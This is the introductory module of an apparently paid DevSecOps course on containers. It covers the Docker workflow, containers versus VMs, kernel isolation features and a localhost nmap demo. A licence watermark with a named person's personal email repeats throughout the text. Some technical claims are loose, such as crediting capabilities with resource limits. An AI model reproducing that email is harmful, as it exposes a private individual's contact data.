
Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

1

Introduction to Containers

In this module, we will cover what is container technology, how its different than virtualization technology and tools like docker CLI, compose and registry

In this module, we will cover what is container technology, how its different than virtualization technology and tools like docker CLI, compose, docker registry, and the individual units, and technologies that make up the container ecosystem.

What is a Container?

1

Definition, Pros and Cons

In this section, we will discuss Docker definition, pros and cons of using containers.

Why container technology?

Did you ever wonder why we need container technology and what problems it solves?

It basically solves three problems:

1. Developer vs Operations divide (works on my system, dependency chaos).
2. Easy way to distribute and deploy applications in a uniform way.
3. Manage deployed applications for version, scale and performance.

Following are some advantages using container technology


- | | |
|--|--|
| <ul style="list-style-type: none"><input checked="" type="checkbox"/> Speed of delivery<input checked="" type="checkbox"/> Faster feedback and can be used earlier in SDLC<input checked="" type="checkbox"/> Scalability to 10s to 1000s<input checked="" type="checkbox"/> Audit-able as its stored as code | <ul style="list-style-type: none"><input checked="" type="checkbox"/> Helps in improving repeatability<input checked="" type="checkbox"/> Resource utilization and cross platform<input checked="" type="checkbox"/> DevSecOps Maturity Model<input checked="" type="checkbox"/> GRC in DevSecOps |
|--|--|

Container Technology solves three major problems for Development and Operations Teams:

1. Developer vs Operations divide (works on my system, dependency chaos).
2. Easy way to distribute and deploy applications in a uniform way.
3. Manage deployed applications for version, scale and performance.

Following are some advantages of container technology:

1. Speed of delivery
2. Resource utilization and cross platform
3. Helps in improving repeatability
4. Scalability to 10s to 1000s
5. Faster feedback and can be used earlier in SDLC
6. Audit-able as its stored as code



Docker Containers

Docker is the simplest way to containerize an application using kernel features.

Containers were around from 2000 but were challenging to manage.

Docker revolutionized the industry by making it simple and easy for anyone to use/manage container technology.

Docker provides a community edition and enterprise edition of the software.

Website: <https://www.docker.com/>

Docker Logo and Docker is a registered trademark of Docker Inc and affiliates

Docker is the simplest way to containerize an application using kernel features. However, containers were around from 2000 but were challenging to manage and use. It was a feature mainly used by Administrators.


Docker revolutionized the industry by making it simple and easy to use for Developers.

Docker provides a community edition and enterprise edition of their software. However, do not let this confuse you as the company's name, product's name, and CLI are all called Docker. Use the context available to determine the reference.

Even though a container feels like a VM from a user's perspective, Docker is not a virtualization technology but an isolation technology.

Docker uses namespaces to create isolation, and processes believe they are the only process running inside the container. Docker uses process, network, mount namespaces to make this isolation. Docker also uses capabilities to ration the resources a container can use.

Please note we will use Docker and Container interchangeably going forward.



Docker revolutionized the industry by making it simple and easy for anyone to use/manage container technology.

Let's discuss some of the reasons why DevOps use Docker technology.

1. Docker is an open-source project and can scale as per your needs. It can manage a few hundred to a few thousand containers with ease. Using dockerized tools will also help reduce operational hiccups, eases updates, and help maintain tools.
2. Docker has many features to ease the usage and provides excellent security by using native kernel features like namespaces and cgroups. Docker also provides platform independence to run tools anywhere you want.
3. Docker is simple, easy to use, and fast. Developers are already using this technology to create a local development setup.
4. Most cloud providers support Docker creation and orchestration natively, unlike, virtualization which requires ring 0 access.

Container uses these three kernel features



Cgroups



Namespaces



Capabilities


Three underlying kernel features

Docker provides an isolated environment using the Linux kernel's built-in features such as namespaces, cgroups, capabilities, and union file system.

Docker provides fine-grained control on who can talk to who, and at what granularity by using these technologies.

These features provide much-needed security in a shared kernel environment. However, it's far from perfect.

We will explore the security aspects of docker in Module 3 of the course.



Docker/Container is not a virtual machine, even though it gives you an impression of a VM.

Docker doesn't use a Guest Operating System (OS) but shares the host's kernel.

In short, Docker is not a virtualization technology. In layman's terms, imagine it as an isolation technology.

Please note that Docker is not a sandboxing technology.

History of containers

People assume docker when we say containers, but docker was not the first one who introduced containers. Container technology was introduced in FreeBSD (late 90s and early 20s) as a jail mechanism.

After FreeBSD, Solaris Zones (2003-04) and LXC (2008'ish) tried to make containers mainstream without widespread success.

Read more about the history and how container technology came to be in the following link.

<https://rheblog.redhat.com/2015/08/28/the-history-of-containers/>

Container technology is not a new technology; it has been in the industry since 2000; however, it was challenging to manage and use.


People assume docker when we talk about containers. Still, Docker (company) was not the first to leverage containers. FreeBSD (the late 90s and early 20s) was the first OS to use this technology as a jail mechanism.

After FreeBSD, Solaris Zones (2003-04) and LXC (2008'ish) tried to bring containers mainstream without widespread success.

Much of Docker's success is due to the ease of use it brought to the Developer tooling and deployment speeds.

Read more about the history and how it came to be in the following link.

<https://rheblog.redhat.com/2015/08/28/the-history-of-containers/>



Like most things in technology, Docker is far from perfect. Let's discuss some of the cons of using Docker technology.

Docker adds another layer to your existing infrastructure. Though it seems easy to start at first, every layer needs to be changed to reap the benefits.

Even though Docker is secure by default, many things can go wrong while configuring the system.

Docker is not genuinely cross-platform as it has performance overheads in any OS other than Linux, leading to deployment issues.

As it is a relatively new technology, log management lacks both free and commercial tooling compared to traditional SIEM and Log systems.

Coupled with the above concerns, it has poor GUI support, a lack of mature security tools, no bare metal support, and no native orchestration. Docker Swarm previously used to be the orchestration system from Docker Inc.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Container vs Virtualization

2

Differences between container and virtualization

In this section, we will discuss the differences between container and virtualization technology.



When people talk about containers, they like to assume it's just another virtualization technology however that's not true.

Docker is not a virtualization technology but uses Linux kernel features to provide segregation/isolation of resources (process, cgroups, so on).

We must understand the major differences between Virtualization and Containerization.

The above diagram compares Virtual Machines (VM) with Containers. On your left, you have a VM; a "Type-2 hosted hypervisor", for example, Virtual Box, VMware workstation/Fusion. The other type of virtualization is "Type-bare-metal hypervisor", which runs on the bare metal OS, for example, Citrix XenServer.

On your right, you have a container. No wonder a container feels like a VM with its own process space, network space, allows you to install software, run services, etc.

However, there are substantial differences when it comes to container.

As you can see, a container uses the host's kernel (there's no guest OS), and as such, it can't boot a different OS, can't load new kernel modules. A container is just a bunch of processes running on the host machine, where those processes are tricked to believe that they are the only ones running.

Container technology provides isolation; however, if one container escapes the isolation, it will also have access to other containers. Scary but rarely happens in the real world.

| Virtualization vs. Container | |
|------------------------------|----------------------------|
| VMs | Containers |
| ✓ Heavy weight | ✓ Light Weight |
| ✓ Has its own OS | ✓ Uses host OS |
| ✓ Takes minutes to start | ✓ Needs a few milliseconds |
| ✓ More Secure | ✓ Less Secure* |
| ✓ Uses more resources | ✓ Uses fewer resources |

Simply put, VMs are heavyweight, whereas containers are lightweight partly because there are more moving parts, aka OS, in a VM where containers use the host's OS/kernel.

VMs have to boot up Guest OS; VMs take a minute or two to start when containers run in a few milliseconds.

An attacker has to exploit Guest OS, find a security issue in the virtualization stack to access other VMs. Hence, it's considered more secure than containers.

VMs, because of their nature, use more resources but containers are more resource-efficient.

Containers can arguably be less secure compared to Virtual Machines. Imagine there are two virtual machines in a Host operating system. You already have gained access to one of the virtual machines, and you would like to laterally move to another virtual machine, you would have to break out of the first virtual machine to the host operating system, and then break in to the second operating system of a virtual machine. With containers, if you break out of a container, you are directly in the Host operating system, and then you immediately have access all the other container resources including processes, file shares, environment variables and so on.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, we will learn the basics of container and docker command line interface (CLI).

To learn containers, we will be using docker containers from here on because of its widespread adoption and ease of use. However the techniques, and principles that we are going to learn are relatively interchangeable with many other container technologies such as podman, cri-o, and many others.



Since docker provides many benefits, we need to learn how to create, update, and manage docker containers.

The docker workflow consists of 5 broad steps from a user's perspective as outlined below:

1. Create
2. Store
3. Download
4. Run
5. Destroy

A Dockerfile is used to create a docker image in the create phase. This Dockerfile acts as a blueprint for the docker image. More on this later in module 2.

During the store phase, a user/system stores the an image in a registry/repository. These registries can either be in-house or cloud-hosted, private or public.

A user will then download docker images (usually on staging or production systems) from the registry using CLI in the download phase.

During the run phase, a user/automation will configure the container to run on a staging or production system.

Once the container completes its job, a user can delete/remove the container and image from the system.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

These phases are similar to a virtual machine lifecycle. However, these phases are short-lived in Docker containers.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Each of the docker workflow stages use either a single or multiple commands to accomplish their job.

In the create phase, a user will use the *docker build* command to build an image with a name using the *-t* option.

In the store phase, a user can use the *docker tag* to tag (or rename) an image to a registry, and repository, and then use *docker push* commands to push images to a repository in a registry.

A user or a system like CI/CD can download the image from the registry using the *docker pull* command.

Please do note, you can not pull images from private registries without authentication. If you wish to work with private registries you can use the *docker login* command.

After downloading an image, you can run the image to create a container using the *docker run* command.

Once the container finishes its job, a user/system can stop and remove the container and image using the *docker rm* and *docker rmi* commands.



Remember, all the commands in the lab exercises are supposed to be run on the *DevSecOps Box* unless otherwise explicitly mentioned.

Docker Sneak Peek

Let us see the power of the Docker/Container technology

```
# Find nmap image on docker hub
$ docker search nmap

# Download the image
$ docker pull uzyexe/nmap

# Run the image to create container
$ docker run -it uzyexe/nmap localhost
```

As a first step in learning to use containers, we will run a search for a nmap image, pull the desired nmap image and run it against localhost.

We start by searching for an *nmap* image on the docker hub using the *docker search* command. *docker search* command searches for images on docker hub.

After finding a suitable *nmap* image from *uzyexe*, we then pull the *uzyexe/nmap* image using *docker pull* command.


The docker pull command actually downloads a docker image, so we might use the words pull, and download to describe the action of *docker pull* command.

After the *uzyexe/nmap* image is downloaded, we then run a container with the *docker run* command instructing *nmap* to scan the target *localhost*.

We can also use all typical nmap flags e.g., *-sV*, *-O*, *-p*, etc. with the nmap container.

As we can see it was effort-less to download and run nmap.

However, this begs the question, Is it a good idea to run untrusted code on a machine? Probably not.



Customary Hello World


Time: **5 mins**

Download and run an hello-world container

https://hub.docker.com/_/hello-world

In this exercise, you will download and run the customary hello-world container from docker hub registry.

On this link you can find more information about this image



To better understand the docker ecosystem, we will need to know about major docker components. The major components of the docker ecosystem are:

- Docker Image
- Docker Containers
- Docker Registry
- Docker Repository


As mentioned earlier, we are using docker and container interchangeably.

An image is a tar (zipped) file that explains how to create a container from the instructions available in the image.

A running image (run-time) is called a container. It virtualizes (not literally, as it only isolates itself) OS using namespaces and cgroups.

A registry is a place where we can store and retrieve Docker images. Docker supports both public and private registries.

A repository stores a particular image and various versions in a registry, e.g., ubuntu 16.04, fedora 19, etc.



We will understand how to create a docker image using docker build. Before building a docker image, it is essential to understand what an 'image' actually is.

Docker images

Docker image is like a blueprint/instructions to create a container. In short, a container is the running form of an image.

A user defines the instructions to create a docker image in the Dockerfile. The Dockerfile contains step-by-step instructions on how to create this image.

Using a Dockerfile, Docker CLI creates Docker Image.

```
$ docker build --tag django.nv .
```

- ✓ Base Images
- ✓ Port binding
- ✓ Entrypoint
- ✓ Command
- ✓ Volumes
- ✓ User
- ✓ Working Directory
